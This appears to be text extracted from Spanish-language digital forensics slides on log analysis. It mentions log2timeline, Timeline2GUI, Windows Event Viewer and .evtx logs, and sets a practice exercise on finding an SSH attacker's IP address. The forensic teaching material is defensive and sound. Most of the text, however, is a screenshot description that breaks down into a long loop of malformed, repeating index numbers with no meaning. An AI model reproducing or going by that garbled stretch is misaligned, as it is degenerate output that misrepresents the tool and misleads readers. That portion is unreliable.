


log2timeline

# I - Forense - Logs

## TOOLS

### Log2timeline




The screenshot shows the Timeline2GUI application window. At the top, there's an "Input Data" section with a "CSV File" field containing "C:/Users/parvathy/Downloads/winxp.csv/winxp.csv". Below this are buttons for "Load data", "Search", "Clear", and "Save as CSV". The main area is a table with the following columns: index, date, timezone, MACB, source, sourcetype, type, user, host, and short. The table contains numerous rows of log entries, with some rows highlighted in yellow, green, or red. The "index" column shows values like 586, 587, 588, 589, 590, 591, 592, 593, 594, 595, 596, 597, 598, 599, 600, 601, 602, 603, 604, 605, 606, 607, 608, 609, 610, 611, 612, 613, 614, 615, 616, 617, 618, 619, 620, 621, 622, 623, 624, 625, 626, 627, 628, 629, 630, 631, 632, 633, 634, 635, 636, 637, 638, 639, 640, 641, 642, 643, 644, 645, 646, 647, 648, 649, 650, 651, 652, 653, 654, 655, 656, 657, 658, 659, 660, 661, 662, 663, 664, 665, 666, 667, 668, 669, 670, 671, 672, 673, 674, 675, 676, 677, 678, 679, 680, 681, 682, 683, 684, 685, 686, 687, 688, 689, 690, 691, 692, 693, 694, 695, 696, 697, 698, 699, 700, 701, 702, 703, 704, 705, 706, 707, 708, 709, 710, 711, 712, 713, 714, 715, 716, 717, 718, 719, 720, 721, 722, 723, 724, 725, 726, 727, 728, 729, 730, 731, 732, 733, 734, 735, 736, 737, 738, 739, 740, 741, 742, 743, 744, 745, 746, 747, 748, 749, 750, 751, 752, 753, 754, 755, 756, 757, 758, 759, 760, 761, 762, 763, 764, 765, 766, 767, 768, 769, 770, 771, 772, 773, 774, 775, 776, 777, 778, 779, 7710, 7711, 7712, 7713, 7714, 7715, 7716, 7717, 7718, 7719, 7720, 7721, 7722, 7723, 7724, 7725, 7726, 7727, 7728, 7729, 7730, 7731, 7732, 7733, 7734, 7735, 7736, 7737, 7738, 7739, 7740, 7741, 7742, 7743, 7744, 7745, 7746, 7747, 7748, 7749, 7750, 7751, 7752, 7753, 7754, 7755, 7756, 7757, 7758, 7759, 77510, 77511, 77512, 77513, 77514, 77515, 77516, 77517, 77518, 77519, 77520, 77521, 77522, 77523, 77524, 77525, 77526, 77527, 77528, 77529, 77530, 77531, 77532, 77533, 77534, 77535, 77536, 77537, 77538, 77539, 77540, 77541, 77542, 77543, 77544, 77545, 77546, 77547, 77548, 77549, 77550, 77551, 77552, 77553, 77554, 77555, 77556, 77557, 77558, 77559, 77560, 77561, 77562, 77563, 77564, 77565, 77566, 77567, 77568, 77569, 77570, 77571, 77572, 77573, 77574, 77575, 77576, 77577, 77578, 77579, 77580, 77581, 77582, 77583, 77584, 77585, 77586, 77587, 77588, 77589, 77590, 77591, 77592, 77593, 77594, 77595, 77596, 77597, 77598, 77599, 775100, 775101, 775102, 775103, 775104, 775105, 775106, 775107, 775108, 775109, 775110, 775111, 775112, 775113, 775114, 775115, 775116, 775117, 775118, 775119, 775120, 775121, 775122, 775123, 775124, 775125, 775126, 775127, 775128, 775129, 775130, 775131, 775132, 775133, 775134, 775135, 775136, 775137, 775138, 775139, 775140, 775141, 775142, 775143, 775144, 775145, 775146, 775147, 775148, 775149, 775150, 775151, 775152, 775153, 775154, 775155, 775156, 775157, 775158, 775159, 775160, 775161, 775162, 775163, 775164, 775165, 775166, 775167, 775168, 775169, 775170, 775171, 775172, 775173, 775174, 775175, 775176, 775177, 775178, 775179, 775180, 775181, 775182, 775183, 775184, 775185, 775186, 775187, 775188, 775189, 775190, 775191, 775192, 775193, 775194, 775195, 775196, 775197, 775198, 775199, 775200, 775201, 775202, 775203, 775204, 775205, 775206, 775207, 775208, 775209, 775210, 775211, 775212, 775213, 775214, 775215, 775216, 775217, 775218, 775219, 775220, 775221, 775222, 775223, 775224, 775225, 775226, 775227, 775228, 775229, 775230, 775231, 775232, 775233, 775234, 775235, 775236, 775237, 775238, 775239, 775240, 775241, 775242, 775243, 775244, 775245, 775246, 775247, 775248, 775249, 775250, 775251, 775252, 775253, 775254, 775255, 775256, 775257, 775258, 775259, 775260, 775261, 775262, 775263, 775264, 775265, 775266, 775267, 775268, 775269, 775270, 775271, 775272, 775273, 775274, 775275, 775276, 775277, 775278, 775279, 775280, 775281, 775282, 775283, 775284, 775285, 775286, 775287, 775288, 775289, 775290, 775291, 775292, 775293, 775294, 775295, 775296, 775297, 775298, 775299, 775200, 775201, 775202, 775203, 775204, 775205, 775206, 775207, 775208, 775209, 775210, 775211, 775212, 775213, 775214, 775215, 775216, 775217, 775218, 775219, 775220, 775221, 775222, 775223, 775224, 775225, 775226, 775227, 775228, 775229, 775220, 775221, 775222, 775223, 775224, 775225, 775226, 775227, 775228, 775229, 775230, 775231, 775232, 775233, 775234, 775235, 775236, 775237, 775238, 775239, 775230, 775231, 775232, 775233, 775234, 775235, 775236, 775237, 775238, 775239, 775240, 775241, 775242, 775243, 775244, 775245, 775246, 775247, 775248, 775249, 775240, 775241, 775242, 775243, 775244, 775245, 775246, 775247, 775248, 775249, 775250, 775251, 775252, 775253, 775254, 775255, 775256, 775257, 775258, 775259, 775260, 775261, 775262, 775263, 775264, 775265, 775266, 775267, 775268, 775269, 775270, 775271, 775272, 775273, 775274, 775275, 775276, 775277, 775278, 775279, 775280, 775281, 775282, 775283, 775284, 775285, 775286, 775287, 775288, 775289, 775290, 775291, 775292, 775293, 775294, 775295, 775296, 775297, 775298, 775299, 775200, 775201, 775202, 775203, 775204, 775205, 775206, 775207, 775208, 775209, 775210, 775211, 775212, 775213, 775214, 775215, 775216, 775217, 775218, 775219, 775220, 775221, 775222, 775223, 775224, 775225, 775226, 775227, 775228, 775229, 775230, 775231, 775232, 775233, 775234, 775235, 775236, 775237, 775238, 775239, 775240, 775241, 775242, 775243, 775244, 775245, 775246, 775247, 775248, 775249, 775250, 775251, 775252, 775253, 775254, 775255, 775256, 775257, 775258, 775259, 775260, 775261, 775262, 775263, 775264, 775265, 775266, 775267, 775268, 775269, 775270, 775271, 775272, 775273, 775274, 775275, 775276, 775277, 775278, 775279, 775280, 775281, 775282, 775283, 775284, 775285, 775286, 775287, 775288, 775289, 775290, 775291, 775292, 775293, 775294, 775295, 775296, 775297, 775298, 775299, 775200, 775201, 775202, 775203, 775204, 775205, 775206, 775207, 775208, 775209, 775210, 775211, 775212, 775213, 775214, 775215, 775216, 775217, 775218, 775219, 775220, 775221, 775222, 775223, 775224, 775225, 775226, 775227, 775228, 775229, 775230, 775231, 775232, 775233, 775234, 775235, 775236, 775237, 775238, 775239, 775240, 775241, 775242, 775243, 775244, 775245, 775246, 775247, 775248, 775249, 775250, 775251, 775252, 775253, 775254, 775255, 775256, 775257, 775258, 775259, 775260, 775261, 775262, 775263, 775264, 775265, 775266, 775267, 775268, 775269, 775270, 775271, 775272, 775273, 775274, 775275, 775276, 775277, 775278, 775279, 775280, 775281, 775282, 775283, 775284, 775285, 775286, 775287, 775288, 775289, 775290, 775291, 775292, 775293, 775294, 775295, 775296, 775297, 775298, 775299, 775200, 775201, 775202, 775203, 775204, 775205, 775206, 775207, 775208, 775209, 775210, 775211, 775212, 775213, 775214, 775215, 775216, 775217, 775218, 775219, 775220, 775221, 775222, 775223, 775224, 775225, 775226, 775227, 775228, 775229, 775230, 775231, 775232, 775233, 775234, 775235, 775236, 775237, 775238, 775239, 775240, 775241, 775242, 775243, 775244, 775245, 775246, 775247, 775248, 775249, 775250, 775251, 775252, 775253, 775254, 775255, 775256, 775257, 775258, 775259, 775260, 775261, 775262, 775263, 775264, 775265, 775266, 775267, 775268, 775269, 775270, 775271, 775272, 775273, 775274, 775275, 775276, 775277, 775278, 775279, 775280, 775281, 775282, 775283, 775284, 775285, 775286, 775287, 775288, 775289, 775290, 775291, 775292, 775293, 775294, 775295, 775296, 775297, 775298, 775299, 775200, 775201, 775202, 775203, 775204, 775205, 775206, 775207, 775208, 775209, 775210, 775211, 775212, 775213, 775214, 775215, 775216, 775217, 775218, 775219, 775220, 775221, 775222, 775223, 775224, 775225, 775226, 775227, 775228, 775229, 775230, 775231, 775232, 775233, 775234, 775235, 775236, 775237, 775238, 775239, 775240, 775241, 775242, 775243, 775244, 775245, 775246, 775247, 775248, 775249, 775250, 775251,

# I - Forense - Logs

## TOOLS

### Windows Event Viewer



# I - Forense - Logs

## Práctica time

### Análisis de logs

**Encuentra la dirección IP del atacante que logró acceder al servidor SSH, la fecha y hora en que ocurrió.**

# 5. REGISTRO DE WINDOWS

# I - Forense - Registros Windows

## Cómo no, Windows

Windows Event Logs **Archivos .evtx**

Categorías:

